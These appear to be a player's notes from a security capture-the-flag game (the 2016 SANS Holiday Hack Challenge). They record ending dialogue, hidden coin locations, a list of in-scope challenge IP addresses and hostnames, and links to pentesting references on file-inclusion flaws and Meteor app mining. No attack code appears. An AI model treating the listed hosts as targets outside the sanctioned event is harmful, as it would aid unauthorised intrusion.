Dr. Who - It was sort of one of those days.
Dr. Who - Well. You know what I mean.
Dr. Who - Anyway... Since you interfered with my plan, we'll have to live with the Star Wars
Holiday Special in this universe... FOREVER.  If we attempt to go back again, to cross our
own timeline, we'll cause a temporal paradox, a wound in time.
Dr. Who - We'll never be rid of it now. The Star Wars Holiday Special will plague this world
until time itself ends... All because you foiled my brilliant plan.  Nice work.



--- Net Wars coins ---
 - Elf House #1 -> Secret Fireplace Room
 - Elf House #2 -> shelf on the right side
 - Elf house #2 -> Right side of couch
 - Elf House #2 -> Room 2 -> Along the south wall
 - On the right side of the netwars tree house roof
 - Outside on the right side of the house below oracle tree
 - Workshop - Santa's Office - The Corridor -> Crates to the left
 - Workshop - DFER -> On the right edge. (WUMPUS door)
```

```
 - 1978 The Big Tree -> Next to the bed
 - 1978 NetWars Experience Treehoouse -> Behind the space invaders board
 - 1978 Workshop - Train Station -> Near the edge of the tiles
 - 1978 Behind Holly Evergreen
 - 1978 Santa's Office -> In the hand of the armor stand
 - 1978 Behind the roof of the lower house left of "Days since the last ..."
 - 1978 - Workshop - behind crates


--- In scope IPs ---
130.211.124.143  -  File download only

104.198.252.157  -  analytics.northpolewonderland.com
35.184.63.245    -  dev.northpolewonderland.com
104.154.196.33   -  ex.northpolewonderland.com
35.184.47.139    -  dungeon.northpolewonderland.com
104.198.221.240  -  ads.northpolewonderland.com


--- urls ---
Links:
https://wiki.skullsecurity.org/index.php?title=Passwords
https://pen-testing.sans.org/blog/2016/12/07/mount-a-raspberry-pi-file-system-image
https://pen-testing.sans.org/blog/2016/12/07/getting-moar-value-out-of-php-local-file-include-
vulnerabilities
https://ibotpeaches.github.io/Apktool/
https://www.youtube.com/watch?v=mo2yZVRicW0
https://www.meteor.com/
https://pen-testing.sans.org/blog/2016/12/06/mining-meteor
https://github.com/nidem/MeteorMiner
https://tampermonkey.net/
http://www.northpolewonderland.com/dungeon.zip
http://www.willhackforsushi.com/presentations/gitd-hackfest.pptx
https://www.northpolewonderland.com/cranbian.img.zip
```